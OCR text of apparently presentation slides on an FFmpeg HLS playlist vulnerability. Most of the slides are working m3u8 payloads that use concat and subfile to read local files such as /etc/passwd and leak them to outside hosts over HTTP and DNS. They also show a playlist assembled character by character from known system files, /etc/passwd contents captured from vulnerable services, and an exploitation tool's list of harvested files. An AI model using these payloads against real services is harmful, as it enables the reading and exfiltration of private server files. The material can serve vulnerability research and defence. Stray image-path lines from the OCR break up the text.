
read /etc/paswd from the second line



Read full file

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://example.com/header.m3u8|subfile,,
start,34,end,10000,,:/etc/passwd
#EXT-X-ENDLIST
```


Read full file



DEMO

2. yngwie@p2p: ~ (ssh)

```
  connection: 'close',
  host: 'vulnerable.vuln_263345.yngwie.ru:3001',
  'icy-metadata': '1' }
::ffff:52.23.247.149
{ 'user-agent': 'Lavf/56.40.101',
  accept: '*/*',
  connection: 'close',
  host: 'vulnerable.vuln_263345.yngwie.ru:3001',
  'icy-metadata': '1' }
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```




Can you hack Facebook with this?

Forgotten DNS

ffmpeg.yngwie.ru

69.63.185.113 # facebook ISP


Sat Mar 19 2016 08:02:38 GMT-0400 (EDT)



Is it exploitable?

File enumeration

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:file:///etc/passwd|http://ffmpeg.
example.com/video.mp4
#EXT-X-ENDLIST
```



It’s cool but we want to read files

header.m3u8

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://dx.su?
```

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://dx.su/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

dns_header.m3u8


```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://
```

dns_footer.m3u8

```
.example.org
```

We can construct m3u8 from local file


```
...
#EXTINF:10.0,
concat:http://example.org/dns_header.
m3u8|subfile,,start,0,end,4,,:
///etc/passwd|http://example.
org/dns_footer.m3u8
#EXT-X-ENDLIST
```



We can’t use HTTP to get our m3u8...

We can construct m3u8 from local file

```
...
#EXTINF:10.0,
concat:file:/dns_header.m3u8|subfile,,
start,0,end,4,,:///etc/passwd|file:
/dns_footer.m3u8
#EXT-X-ENDLIST
```



But target system hasn’t our m3u8 files...

Let's build them

#EXTM3U

#EXTM3U

```
1  #EXTM3U
2  #EXT-X-MEDIA:TYPE=VIDEO,GROUP-ID="video",NAME="Main",DEFAULT=YES,URI="concat:subfile,,start,0,end,1,,:///etc/security/access.
   conf|subfile,,start,1434,end,1435,,:///etc/security/access.conf|subfile,,start,744,end,745,,:///etc/security/access.
   conf|subfile,,start,328,end,329,,:///etc/security/access.conf|subfile,,start,774,end,775,,:///etc/security/access.
   conf|subfile,,start,2180,end,2181,,:///etc/security/access.conf|subfile,,start,3151,end,3152,,:///etc/security/access.
   conf|subfile,,start,29,end,30,,:///etc/security/access.conf|subfile,,start,0,end,1,,:///etc/security/access.
   conf|subfile,,start,1434,end,1435,,:///etc/security/access.conf|subfile,,start,744,end,745,,:///etc/security/access.
   conf|subfile,,start,328,end,329,,:///etc/security/access.conf|subfile,,start,248,end,249,,:///etc/security/access.
   conf|subfile,,start,744,end,745,,:///etc/security/access.conf|subfile,,start,248,end,249,,:///etc/security/access.
   conf|subfile,,start,774,end,775,,:///etc/security/access.conf|subfile,,start,1434,end,1435,,:///etc/security/access.
   conf|subfile,,start,2314,end,2315,,:///etc/security/access.conf|subfile,,start,2066,end,2067,,:///etc/security/access.
   conf|subfile,,start,773,end,774,,:///etc/security/access.conf|subfile,,start,248,end,249,,:///etc/security/access.
   conf|subfile,,start,2137,end,2138,,:///etc/security/access.conf|subfile,,start,1434,end,1435,,:///etc/security/access.
   conf|subfile,,start,1216,end,1217,,:///usr/share/zoneinfo/iso3166.tab|subfile,,start,3151,end,3152,,:///etc/security/access.
   conf|subfile,,start,1434,end,1435,,:///etc/security/access.conf|subfile,,start,530,end,531,,:///etc/security/access.
   conf|subfile,,start,34,end,35,,:///etc/security/access.conf|subfile,,start,1434,end,1435,,:///etc/security/access.
   conf|subfile,,start,511,end,512,,:///etc/security/access.conf|subfile,,start,830,end,831,,:///etc/security/access.
   conf|subfile,,start,29,end,30,,:///etc/security/access.conf|subfile,,start,0,end,1,,:///etc/security/access.
   conf|subfile,,start,1434,end,1435,,:///etc/security/access.conf|subfile,,start,744,end,745,,:///etc/security/access.
   conf|subfile,,start,328,end,329,,:///etc/security/access.conf|subfile,,start,2066,end,2067,,:///etc/security/access.
   conf|subfile,,start,530,end,531,,:///etc/security/access.conf|subfile,,start,436,end,437,,:///etc/security/access.
   conf|subfile,,start,511,end,512,,:///etc/security/access.conf|subfile,,start,2218,end,2219,,:///etc/security/access.
   conf|subfile,,start,29,end,30,,:///etc/security/access.conf|subfile,,start,61,end,62,,:///etc/security/access.
   conf|subfile,,start,18,end,19,,:///etc/security/access.conf|subfile,,start,18,end,19,,:///etc/security/access.
   conf|subfile,,start,72,end,73,,:///etc/security/access.conf|subfile,,start,511,end,512,,:///etc/security/access.
   conf|subfile,,start,2203,end,2204,,:///etc/security/access.conf|subfile,,start,2203,end,2204,,:///etc/security/access.
   conf|subfile,,start,0,end,4,,:///etc/passwd|subfile,,start,28,end,29,,:///etc/security/access.
   conf|subfile,,start,183,end,184,,:///etc/security/access.conf|subfile,,start,6,end,7,,:///etc/security/access.
   conf|subfile,,start,4,end,5,,:///etc/security/access.conf|subfile,,start,58,end,59,,:///etc/security/access.
   conf|subfile,,start,5,end,6,,:///etc/security/access.conf|subfile,,start,11,end,12,,:///etc/security/access.
   conf|subfile,,start,28,end,29,,:///etc/security/access.conf|subfile,,start,19,end,20,,:///etc/security/access.
   conf|subfile,,start,48,end,49,,:///etc/security/access.conf|subfile,,start,2203,end,2204,,:///etc/security/access.
   conf|subfile,,start,29,end,30,,:///etc/security/access.conf"
3  #EXT-X-MEDIA-SEQUENCE:0
4  #EXTINF:0,
5  file:///etc/passwd
6  #EXT-X-ENDLIST
```

Line 5, Column 19 Tab Size: 4


So we have an m3u8 inside other m3u8 crafted by chars from known files...


And surprisingly it works

root.yngwie.ru # first 4 bytes of /etc/passwd


77.37.251.68

I tried to share my new POC






Oops, I did it again



Is this enough for full service hack?



Exploitation without network support

- .txt trick
- Error-based


Error-based

#EXTM3U

#EXTM3U


```
1  #EXTM3U
2  #EXT-X-MEDIA:TYPE=VIDEO,GROUP-ID="video",NAME="Main",DEFAULT=YES,URI="concat:subfile,,start,0,end,1,,:///etc/security/access.
   conf|subfile,,start,1434,end,1435,,:///etc/security/access.conf|subfile,,start,744,end,745,,:///etc/security/access.
   conf|subfile,,start,328,end,329,,:///etc/security/access.conf|subfile,,start,774,end,775,,:///etc/security/access.
   conf|subfile,,start,2180,end,2181,,:///etc/security/access.conf|subfile,,start,3151,end,3152,,:///etc/security/access.
   conf|subfile,,start,29,end,30,,:///etc/security/access.conf|subfile,,start,0,end,1,,:///etc/security/access.
   conf|subfile,,start,1434,end,1435,,:///etc/security/access.conf|subfile,,start,744,end,745,,:///etc/security/access.
   conf|subfile,,start,328,end,329,,:///etc/security/access.conf|subfile,,start,248,end,249,,:///etc/security/access.
   conf|subfile,,start,744,end,745,,:///etc/security/access.conf|subfile,,start,248,end,249,,:///etc/security/access.
   conf|subfile,,start,774,end,775,,:///etc/security/access.conf|subfile,,start,1434,end,1435,,:///etc/security/access.
   conf|subfile,,start,2314,end,2315,,:///etc/security/access.conf|subfile,,start,2066,end,2067,,:///etc/security/access.
   conf|subfile,,start,773,end,774,,:///etc/security/access.conf|subfile,,start,248,end,249,,:///etc/security/access.
   conf|subfile,,start,2137,end,2138,,:///etc/security/access.conf|subfile,,start,1434,end,1435,,:///etc/security/access.
   conf|subfile,,start,1216,end,1217,,:///usr/share/zoneinfo/iso3166.tab|subfile,,start,3151,end,3152,,:///etc/security/access.
   conf|subfile,,start,1434,end,1435,,:///etc/security/access.conf|subfile,,start,530,end,531,,:///etc/security/access.
   conf|subfile,,start,34,end,35,,:///etc/security/access.conf|subfile,,start,1434,end,1435,,:///etc/security/access.
   conf|subfile,,start,511,end,512,,:///etc/security/access.conf|subfile,,start,830,end,831,,:///etc/security/access.
   conf|subfile,,start,29,end,30,,:///etc/security/access.conf|subfile,,start,0,end,1,,:///etc/security/access.
   conf|subfile,,start,1434,end,1435,,:///etc/security/access.conf|subfile,,start,744,end,745,,:///etc/security/access.
   conf|subfile,,start,328,end,329,,:///etc/security/access.conf|subfile,,start,2066,end,2067,,:///etc/security/access.
   conf|subfile,,start,530,end,531,,:///etc/security/access.conf|subfile,,start,436,end,437,,:///etc/security/access.
   conf|subfile,,start,511,end,512,,:///etc/security/access.conf|subfile,,start,2218,end,2219,,:///etc/security/access.
   conf|subfile,,start,29,end,30,,:///etc/security/access.conf|subfile,,start,61,end,62,,:///etc/security/access.
   conf|subfile,,start,18,end,19,,:///etc/security/access.conf|subfile,,start,18,end,19,,:///etc/security/access.
   conf|subfile,,start,72,end,73,,:///etc/security/access.conf|subfile,,start,511,end,512,,:///etc/security/access.
   conf|subfile,,start,2203,end,2204,,:///etc/security/access.conf|subfile,,start,2203,end,2204,,:///etc/security/access.
   conf|subfile,,start,0,end,4,,:///etc/passwd|subfile,,start,28,end,29,,:///etc/security/access.
   conf|subfile,,start,183,end,184,,:///etc/security/access.conf|subfile,,start,6,end,7,,:///etc/security/access.
   conf|subfile,,start,4,end,5,,:///etc/security/access.conf|subfile,,start,58,end,59,,:///etc/security/access.
   conf|subfile,,start,5,end,6,,:///etc/security/access.conf|subfile,,start,11,end,12,,:///etc/security/access.
   conf|subfile,,start,28,end,29,,:///etc/security/access.conf|subfile,,start,19,end,20,,:///etc/security/access.
   conf|subfile,,start,48,end,49,,:///etc/security/access.conf|subfile,,start,2203,end,2204,,:///etc/security/access.
   conf|subfile,,start,29,end,30,,:///etc/security/access.conf"
3  #EXT-X-MEDIA-SEQUENCE:0
4  #EXTINF:0,
5  file:///etc/passwd
6  #EXT-X-ENDLIST
```


Line 5, Column 19 Tab Size: 4



How to check my service?

Tool


ffmpeg playlist expl
yngwie.ru:3001
ffmpeg playlist exploitation tool
List of downloaded files
Label File name Content
1 video_online-convert_com /etc/passwd root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/bin/bash daemon:x:2:2:Daemon:/sbin:/bin/bash
2 vuln_491512 /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
3 vuln_328333 /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh




My service has no video, should I care about this vulnerability?

ImageMagick


2. n.ermishkin@nermishkin: ~ (zsh)

```
[n.ermishkin:~]$ convert -list delegate | grep ffmpeg
mpeg:decode =>          "ffmpeg' -nostdin -v -1 -i '%i' -vframes %S -vcodec pam
-an -f rawvideo -y '%u.pam' 2> '%u"
[n.ermishkin:~]$
```




I am user, not developer.
Am I in danger?

